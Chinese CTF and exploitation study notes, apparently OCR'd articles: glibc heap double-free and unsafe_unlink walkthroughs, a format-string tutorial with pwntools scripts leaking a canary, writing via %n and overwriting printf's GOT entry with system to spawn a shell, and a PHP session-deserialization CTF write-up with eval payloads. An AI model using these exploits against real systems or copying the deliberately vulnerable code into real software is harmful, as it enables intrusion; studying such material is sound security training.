    printf("1st malloc(8): %p\n", d);
    printf("2nd malloc(8): %p\n", malloc(8));
    printf("Now the free list has [ %p ].\n", a);
    printf("Now, we have access to %p while it remains at the head of the free list.\n"
        "so now we are writing a fake free size (in this case, 0x20) to the stack,\n"
        "so that malloc will think there is a free chunk there and agree to\n"
        "return a pointer to it.\n", a);
    stack_var = 0x20;

    printf("Now, we overwrite the first 8 bytes of the data at %p to point right before the 0x20.\n", a);
    *d = (unsigned long long) (((char*)&stack_var) - sizeof(d));

    printf("3rd malloc(8): %p, putting the stack address on the free list\n", malloc(8));
    printf("4th malloc(8): %p\n", malloc(8));
}
```


输出:



翻译:

这个程序更具体地展示了上一个程序所介绍的技巧,通过欺骗 malloc 来返回一个我们可控的区域的指针(在这个例子中,我们可以返回一个栈指针)

我们想要 malloc 返回的地址是这个 0x7ffef0f6a078.

首先分配三块内存:

1st malloc(8): 0x220f420

2nd malloc(8): 0x220f440

3rd malloc(8): 0x220f460

free 掉第一块内存...

和上一个程序一样,我们再 free 第一块内存是不行的,所以我们 free 第二块.

free 0x220f440

现在我们可以 free 第一块了.

当前的 free-list 是这样的 [0x220f420, 0x220f440, 0x220f420]

我们将通过在第一块内存 0x220f420 上构造数据来进行攻击.

先把链表上前两个地址 malloc 出来.

1st malloc(8): 0x220f420

2nd malloc(8): 0x220f440

现在的 free-list 上面就只剩下了[0x220f420]

尽管现在 0x220f420 仍然在链表上,但我们还是可以访问它.

然后我们现在写一个假的 chunk-size(在这里我们写入 0x20)到栈上.(相当于在栈上伪造一块已经 free 的内存块)

之后 malloc 就会认为存在这么一个 free-chunk,并在之后的内存申请中返回这个地址.

现在,我们再修改 0x220f420 的前 8 个字节为刚才写下 chunk-size 的那个栈单元的前一个栈

单元的地址.

3rd malloc(8): 0x220f420,将栈地址放到 free-list 上.

4th malloc(8): 0x7fef0f6a078 成功返回栈地址.

这个程序和上个程序差不多,区别在于,这个程序在 double-free 之后多伪造了一个 chunk 在链表上,进行了第四次 malloc,将我们可以控制的一个地址 malloc 了出来.

当然,这个地址也可以是堆地址,只要可控(因为我们至少要伪造好 size 字段来逃过检查).

在伪造好的堆块被放到链表之前,free-list 是这样的(图中的地址的值和上面程序直接输出的不一样,是因为我的系统开了 ASLR.)

```
fastbins
0x20: 0x603410 —▸ 0x603430 —▸ 0x603410 ◂— 0x603430 /* '04`' */
```


通过 double-free 后的第三次 malloc 将伪造的堆块地址放在了 free-list,效果如下

```
fastbins
0x20: 0x7fffffffdcc8 —▸ 0x603420 ◂— 0x0
```


也许有人会有疑问,为什么链表上还会多出来一个地址? 那是因为我们伪造的堆块的 fd 指针位置刚好是这个地址的值.可以查看一下内存:


```
pwndbg> x/4gx 0x7fffffffdcc8
0x7fffffffdcc8: 0x0000000000400856      0x0000000000000020
0x7fffffffdcd8: 0x0000000000603420      0x0000000000603440
```


当然这不是我们刻意设置的.

不过这可能会给我们后面的 malloc 带来一定影响,所以,我们可以在 malloc 出我们的伪堆块之前确保 fd 字段为 0.

0x06 unsafe_unlink

源码:



输出:

翻译:

前两句忽略（-，-）

这个技术可以被用于当你在一个已知区域内(比如 bss 段)有一个指针,并且在这个区域内可以调用 unlink 的时候.

最常见的情况就是存在一个可以溢出的带有全局指针的缓冲区.

这个例程的关键在于利用 free()来改写全局指针 chunk0_ptr 以达到任意地址写入的目的.

这个全局指针 chunk0_ptr 在 0x602060,指向 0x1a35420.

而我们要去改造的 victim chunk 是 0x1a354b0.

我们开始在 chunk0 内部伪造一个 chunk.

先设置一个 fd 指针,使得 p->fd->bk == p('p'在这里指的是 chunk0)

再设置一个 bk 指针,使得 p->bk->fd == p.

经过这些设置之后,就可以 pass 掉

"(P->fd->bk != P || P->bk->fd != P) == False"

这个校验了.

Fake chunk fd: 0x602048

Fake chunk bk: 0x602050

我们还需要确保,fake chunk 的 size 字段和下一个堆块的 presize 字段(fd->presize)的值是一样的.

经过了这个设置,就可以 pass 掉

"(chunksize(P) != prev_size (next_chunk(P)) == False"

的校验了.

因此,我们设置 fake chunk 的 size 字段为 chunk0_[-3]:0x00000000(关于这里可能有人看不明白,我在后面细讲.)

... 我们假设我们在 chunk0 处有一个溢出,让我们去修改 chunk1 的头部的信息.

我们缩小 chunk1 的 presize(表示的是 chunk0 的 size),好让 free 认为 chunk0 是从我们伪造的堆块开始的.

这里比较关键的是已知的指针正确地指向 fake chunk 的开头,以及我们相应地缩小了 chunk.

如果我们正常地 free 掉了 chunk0 的话,chunk1 的 presize 应该是 0x90,但是这里被我们修改为了 0x80.

我们通过设置"previous_in_use"的值为 False,将 chunk0 标记为了 free(尽管它并没有被 free)

现在我们 free 掉 chunk1,好让 consolidate backward 去 unlink 我们的 fake chunk,然后修改 chunk_ptr.

... 现在,我们就可以利用 chunk_ptr 去修改他自己的值,来使它指向任意地址.

ok,现在 chunk0_ptr 指向了我们指定的地址,我们用它来修改 victim string


Original value: Hello!~

New Value: BBBBAAAA


在这里,我们通过构造一个假的 chunk 来欺骗 free 去调用 unlink,然后通过 unlink 来修改内存.以达到任意地址读写的目的.

关键点就在于信息的伪造,如下为刚开始申请的两块 chunk 的 metadata 的情

况:



构造好了数据之后的 metadata:



之后的 free 就可以调用 unlink 去修改内存了.

前面翻译部分我说过有个地方可能让人不太搞得明白怎么回事,也就是这里:

我们还需要确保,fake chunk 的 size 字段和下一个堆块的 presize 字段(fd->presize)的值是一样的. 经过了这个设置,就可以过掉"(chunksize(P) != prevsize (next_chunk(P)) == False"的校验了. 因此,我们设置 fake chunk 的 size 字段为 chunk0[-3]:0x00000000

不是说要确保 chunk1 的 presize 和 fake chunk 的 size 是一样的才能通过检查吗?为什么这里明显不一样也能通过?(fake-chunk->size==0 ; chunk1->presize == 0x80)

而且和 chunk_0[-3]有啥关系?(这个我是真不知道有啥关系. - -!)

我们先忽略 chunk_0[-3].

其实我试验过,在不改动其他数据的情况下将 fake chunk 的 size 字段改为 0x80 或者 0 都可以通过检查,其他的就会报错. 这里就需要知道

(chunksize(P) != prevsize (next_chunk(P)) == False

这个检查是怎么进行的.


就这里的 fake chunk 来说,先获取 fake chunk 的 size 值,然后通过这个 size 值加上 fakechunk 的地址再减去 chunk 头部大小去获取下一个 chunk 的 presize 值,然后对比 size 和 presize 是否相等.

但是这里 fake chunk 的 size 是 0,也就是说在去找找一个 chunk 的 presize 的时候,实际上找到的是 fake chunk 的 presize,两个都是 0,自然就是相等的.

而我们将 fake chunk 的 size 设置为 0x80 也能过检查的原因是,这时候获取下一个 chunk 的 presize 是正常获取的,而下一个 chunk 就是 chunk1,chunk1 的 presize 已经被设置为了 0x80,两个值也是刚好相等.

你们可以自己去验证一下.

成功修改后的 chunk0_ptr 如下所示:



修改为了 chunk0_ptr 所在位置往后数第三个单元的值.(一个指针大小为一个单元)

格式化字符串漏洞读书笔记

原创： understand 信安之路 2017-09-21

复现蒸米师傅 Memory Leak & DynELF 失败，所以留个坑（惨）

预备知识

关于 printf()可以参考

https://www.cnblogs.com/phinecos/archive/2007/08/24/868524.html

里面讲了简单的 printf()实现。这里讲的除了 x86-64 里的 pwn 之外的都是 32 位。


printf(arg0, arg1，...)函数的参数是从右往左入栈，这样就弹出来的第一个参数就是最左边的参数(arg0)。而且参数的个数是不定的。他的实现大概是这样的：

将第一个参数中的字符一个一个打印到屏幕上，如果碰到"%"这个字符，就根据计数器 n 去寻找参数 n 并且计数器加一，打印完参数 n 后继续打印第一参数接下来的字符。

使用 printf"读"

当参数个数小于字符串中"%"的个数的时候（这里要排除掉%%），就会产生越界。我们现在可以读取栈上的内容了。这里有 4 个%号，但是参数却只有两个。%和参数不匹配，导致读取打印了栈上的内容。

```
#include <stdio.h>
int main(void)
{
    int a=1;
    char *str="test";
    printf("%s %d %x %x\n",str,a);
    return 0;
}
```



泄漏 canary 值

对于 test.c，我们只要获取到 canary 的值 ret 到 exploit()函数即可。

```
/* test.c */
#include<stdio.h>
void exploit()
{
    system("/bin/sh");
}
void func()
{
    char str[0x20];
    read(0, str, 0x50);
    printf(str);
    read(0, str, 0x50);
}
int main()
{
    func();
    return 0;
```

}

编译如下:

gcc -m32 -O0 test.c -o test -no-pie -fstack-protector-all

gdb-peda$ checksec

CANARY : ENABLED


FORTIFY : disabled

NX : ENABLED


PIE : disabled

RELRO : Partial

使用 gdb 跟踪调试，在输入处输入 aaaa。随后可得知 canary 在栈上的位置。



我们再运行到 printf 处，计算出 canary 的值跟栈顶相差 15 个参数分(从零开始),我们只要构造%08x * 15。也有更简单的表达.



关于 payload 中的"$"符号的意思是选择第 15 个参数.可以参考

https://en.wikipedia.org/wiki/Printf_format_string

```
from pwn import *
elf = ELF("./test")
io = process("./test")
shell_addr = elf.symbols["exploit"]
payload = "%15$08x"
io.sendline(payload)
ret = io.recv()
canary = ret[:8]
log.success("canary => 0x{}".format(canary))
payload = "a" * 4 * 8
payload += (canary.decode("hex"))[::-1]
payload += "a" * 4 * 3
payload += p32(shell_addr)
```

```
io.send(payload)
io.interactive()
```

使用 printf"写"

我们先了解一下%n 的作用->把前面已经打印的长度写入某个内存地址。

```
/* Ex1 */
#include <stdio.h>
int main(void)
{
    int num=66666666;
    printf("Before: num = %d\n", num);
    printf("%d%n\n", num, &num);
    printf("After: num = %d\n", num);
    return 0;
}
```

```
/* Ex1 */
Before: num = 66666666
66666666
After: num = 8
```

```
/* Ex2 */
#include <stdio.h>
int main(void)
{
    int num=66666666;
    printf("Before: num = %d\n", num);
```

```
    printf("%.100d%n\n", num, &num);
    printf("After: num = %d\n", num);
    return 0;
}


/* Ex2 */
Before: num = 66666666
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000066666666
After: num = 100
```

改变全局变量的值

已经知道了%n 的作用，现在我们编译如下程序：

```
gcc -m32 -O0 b.c -o b -no-pie -fstack-protector-all

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int secret = 0;
void give_shell()
{
    gid_t gid = getegid();
    setresgid(gid, gid, gid);
    system("/bin/sh -i");
}
int main(int argc, char **argv)
{
    char buf[128];
    memset(buf, 0, sizeof(buf));
```

```
    fgets(buf, 128, stdin);
    printf(buf);
    if (secret == 192)
    {
        give_shell();
    }
    else
    {
        printf("Sorry, secret = %d\n", secret);
    }
    return 0;
}
```

我们只需用 printf 函数把 secret 改成 192 即可。随便输入一些，在 printf 入口处下断点。观察栈的内容.

```
gdb-peda$ stack 15
0000| 0xffffcbb0 --> 0xffffcbdc ("AAAA%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.\n")
0004| 0xffffcbb4 --> 0x80
0008| 0xffffcbb8 --> 0xf7fb45a0 --> 0xfbad2088
0012| 0xffffcbbc --> 0x80485f7 (<main+26>:       add    ebx,0x1a09)
0016| 0xffffcbc0 --> 0xf7ffda7c --> 0xf7fd40e0 --> 0xf7ffd920 --> 0x0
0020| 0xffffcbc4 --> 0x1
0024| 0xffffcbc8 --> 0xffffcd14 --> 0xffffce98 ("/home/test/pwn/test/b")
0028| 0xffffcbcc --> 0x1
0032| 0xffffcbd0 --> 0x0
0036| 0xffffcbd4 --> 0x1
0040| 0xffffcbd8 --> 0xf7ffd920 --> 0x0
0044| 0xffffcbdc ("AAAA%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.\n")
0048| 0xffffcbe0 ("%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.\n")
0052| 0xffffcbe4 ("p.%p.%p.%p.%p.%p.%p.%p.%p.\n")
0056| 0xffffcbe8 (".%p.%p.%p.%p.%p.%p.%p.\n")
```


现在我们使用脚本可以读取到 0xffffcbdc 这个位置上，也就是第 11 个参数。而且这个是我们可控的。

```
from pwn import *
elf = ELF("./b")
io = process("./b")
payload = 'A' * 4
payload += '%p.' * 11
payload += '\n'
```

```
io.send(payload)

recved = io.recv()

print recved
```

```
test@debian:~/pwn/test$ python b.py
[*] '/home/test/pwn/test/b'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[+] Starting local process './b': pid 2505
AAAA0x80.0xf77115a0.0x80485f7.0xf775aa7c.0x1.0xff894f94.0x1.(nil).0x1.0xf775a920
.0x41414141.
[*] Stopped process './b' (pid 2505)
```


此时我们再获得 secert 的地址。

```
gdb-peda$ p &secret
$1 = (<data variable, no debug info> *) 0x804a038 <secret>
```


代码如下，往第 11 个参数做指针的地方也就是 secert 写入 192 + 4 。

```
from pwn import *

elf = ELF("./b")

io = process("./b")


secert = p32(0x804a038)

payload = secert

payload += '%192u%11$n' #%192u  写入的值，  %11$n 得到 secert 的地址

payload += '\n'


io.send(payload)

recved = io.recv()

recved2 = io.recv()

print recved

print recved2

io.interactive()
```

发发现多了 4 个字节，把 192 改成 188 即可。运行如下：

x86-64

感 谢 7o8v 提 供 的 题 目 以 及 exp 。 pwn 链接: https://pan.baidu.com/s/1kVl7cAr 密码: qfpr

不是作者就只能讲讲原理：

首先构造 payload 把 puts 函数的地址写入栈内，然后通过 printf 将这个地址打印出来，再通过偏移量计算出 system 地址。随后的 payload 将 got 表中的 printf 函数替换成 system 函数。下次调用 printf 就成了调用 system 函数，传入 '/bin/sh\0'。注意 64 位和 32 位的传参是不同的，先用寄存器传参，寄存器不够用才会放到栈上。参数先在寄存器 rdi rsi rdx rcx r8 r9 放入，再放在栈上。漏洞

在如图位置：

```
__int64 sub_400B7D()
{
  char format; // [sp+10h] [bp-70h]@2
  __int64 v2; // [sp+78h] [bp-8h]@1

  v2 = *MK_FP(__FS__, 40LL);
  puts("Now,you are in the shi yan lou");
  puts("where do you want to go?");
  if ( (unsigned int)sub_4009CC() == 6602 )
  {
    puts("Welcome to Syclover :D");
    puts("your can leave some message to us");
    sub_40096A((__int64)&format, 0x78u);
    printf("OK,your input is:", 120LL);
    printf(&format);
  }
  else
  {
    puts("success");
  }
  return *MK_FP(__FS__, 40LL) ^ v2;
}
```



```
from pwn import *

io = process('./pwn_std')
context(log_level='debug')
elf = ELF('./pwn_std')
offset_put_pri = 0x7ffff7aa2f60 - 0x7ffff7a89160
offset_pri_sys = 0x7ffff7a89160 - 0x7ffff7a79450
got_printf = elf.got['printf']
got_puts = elf.got['puts']

def leak(addr):
    io.recvuntil('tang')
    io.sendline('5')
    io.recvuntil('go?')
    io.sendline('6602')
```

```
    io.recvuntil('to us')
    payload = '%9$s' +'\x00\x00\x00\x00'+p64(addr)
    io.sendline(payload)
    io.recvuntil('is:')
    dest = io.recvn(8)
    log.info('LeakedAddr:'+hex(u64(dest)))
    return dest

puts = leak(got_puts)
printf = u64(puts)-offset_put_pri
system = printf - offset_pri_sys
log.info('printf:'+hex(printf)+'    system:'+hex(system))

system_1 = system%(256*256)
system_2 = system%(256*256*256)/(256*256)
void = 0x10000-system_1

payload = '%'+str(system_1)+'c%12$hn'+'%'+str(void+system_2)+'c%13$hhn'
payload += '\x00\x00\x00\x00\x00'
payload += p64(got_printf)+p64(got_printf+2)
io.recvrepeat(1)
io.sendline('5')
io.recvuntil('go?')
io.sendline('6602')
io.recvuntil('to us')
io.sendline(payload)
io.recvrepeat(1)
io.sendline('5')
io.recvuntil('go?')
io.sendline('6602')
```

io.recvuntil('to us')

io.sendline('/bin/sh\0')

io.interactive()

总结

虽然现在格式化字符串已经销声匿迹了，但是还是有学习的必要的。实际使用情况中应注意将参数和%配对。这几年提出的保护大多是为了封杀栈溢出，但是这些年栈溢出攻击并没有销声匿迹，原因恐怕就是编程人员的不当操作，而且函数封装也加大了编程人员对函数的理解。--个人见解，欢迎纠正。

格式化字符串还有很多用法，这里只是介绍了比较简单的。可以进行下一步：格式化字符串漏洞利用小结（一）

http://bobao.360.cn/learning/detail/3654.html

抄袭资料 ：)

跟我入坑 PWN 第二章

http://bobao.360.cn/learning/detail/3339.html

格式化字符串漏洞

http://yunnigu.dropsec.xyz/2016/10/10/%E6%A0%BC%E5%BC%8F%E5%8C%96%E5%AD%97%E7%AC%A6%E4%B8%B2%E6%BC%8F%E6%B4%9E/

一道反序列化 CTF 引起的思考

原创： Phorse 信安之路 2017-09-29

只有透彻地理解底层，才能创造奇迹。

这道题有一个平台复现了出来，可供大家练习，可以访问如下网址：

http://web.jarvisoj.com:32784/

题目原理

```
CODE: [ php ]
<?php
//A webshell is wait for you
ini_set('session.serialize_handler', 'php');
session_start();
class OowoO
{
    public $mdzz;
    function __construct()
    {
        $this->mdzz = 'phpinfo();';
    }

    function __destruct()
    {
        eval($this->mdzz);
    }
}
if(isset($_GET['phpinfo']))
{
    $m = new OowoO();
}
else
{
    highlight_string(file_get_contents('index.php'));
}
?>
```

刚开始看到这道题目，我是懵逼的。因为整篇代码没有数据输入口，然后怀疑有其它机关，抓包、扫目录无果之后，找到了一篇 writeup 如下：

https://chybeta.github.io/2017/07/05/jarvisoj-web-writeup/#PHPINFO

了解了思路和背景知识之后，仿佛感觉开启了通向“新世界”的大门~

这是一道纯代码审计的题目，没有其它的猫腻，但却需要对 PHP 反序列化机制的理解很深，不然就像我的第一反应一样，“这不没漏洞嘛~”。

这个漏洞的关键点在于:

ini_set('session.serialize_handler', 'php');

PHP 内置了多种处理器，用于存取$_SESSION 的时候对数据进行序列化和反序列化，这个的意思是在于设置序列化解释格式，我的理解是和字符集相似，按照某种格式构造和解析序列化的字段。

漏洞产生在 php_serialize 和 php 解析方式上。

如果我们通过 php_serialize 的方式构造序列化语句，然后通过 php 的方式解析序列化语句，就会出现问题。原因是在使用 php_serialize 构造过程中，可以在字符串变量中储存 | 符号，但是如果按照 php 的方式解析的话，会把 | 之前的语句当做数组的键，之后的语句当做值，这时我们就可以按照这个特性来构造执行对象的命令。

通过 php_serialize 构造的：

a:1:{s:4:"ryat";s:20:"|O:8:"stdClass":0:{}";}

以 php 的方式解析会变为：

array(1) { ["a:1:{s:4:"ryat";s:20:""]=> object(stdClass)#1 (0) { }}

成功执行了变量。

这时就有一个问题，在题目代码中，没有某个值是用来接受我们传入的数据，并储存到 $_SESSION 中的。

鲁迅说过，“没有代码，创造代码也要上！”

其实我们是有办法传入$_SESSION 数据的。

我们查看 phpinfo 页面，可以发现，session.upload_progress.enabled 是被打开了的，而当这个选项被打开时，php 会自动记录上传文件的进度，在上传时会将其信息保存在$_SESSION 中。

这时，我们可以在本地构造一个指向目标页面的表单：

```
CODE: [ php ]
<form action="http://web.jarvisoj.com:32784/index.php" method="POST" enctype="multipart/form-data">
    <input type="hidden" name="PHP_SESSION_UPLOAD_PROGRESS" value="123" />
    <input type="file" name="file" />
    <input type="submit" />
</form>
```


上传之后，用 burp 修改 filename，就可以将我们想要传入的序列化字段储存进去。

传入什么呢？因为在 php 大于 5.5.4 的版本中默认使用 php_serialize 规则，所以我们可以在本地构造语句：

```
CODE: [ php ]
<?php
ini_set('session.serialize_handler', 'php_serialize');
session_start();
<?php
class OowoO
{
    public $mdzz='payload';
}
$obj = new OowoO();
echo serialize($obj);
?>
```


将想要传入的数据，传入即可。

题目思路

知道了原理就可以开始做题了，目前我们掌握的信息很少，当前页面的源码也已经给出。一般来说，最后的 flag 都会在 web 根目录下，或者其它页面的源码中，所以我们先尝试获取当前目录下的文件列表.

传入 payload 等于:

print_r(scandir(dirname(FILE)));

序列化结果为:

O:5:"OowoO":1:{s:4:"mdzz";s:36:"print_r(scandir(dirname(FILE)));";}

抓包，修改 filename 传过去

发现可疑文件

这时我们查看 phpinfo 界面，可以发现_SESSION["SCRIPT_FILENAME"]中标注了 index.php 所在的目录/opt/lampp/htdocs/，而我们想要的文件也在里面，没网了……截图传不到图床上，就不做演示了，其实到这一步就很简单了。

总结

这道题给我印象最深的，就是通过 filename 传入$_SESSION 数据。按照固有的思维，源代码中都没有接受口，那就没办法喽。其实很多漏洞，都可以巧妙地通过其它页面去构造、利用。比如二次注入，以及这次的反序列化解析差异漏洞。

如果我在代码审计的时候遇到这种代码，肯定是不知道这里是有漏洞的，也就错过了一个很棒的漏洞。

综上所述，想要成为一个优秀的安全从业人员，第一要务是解放思想，不拘束于固有的思路。第二要务是扩宽知识面，别人不知道的点你却知道，这就是核心竞争力。

路漫漫，共勉~

一道 CTF 题 get 到的新姿势

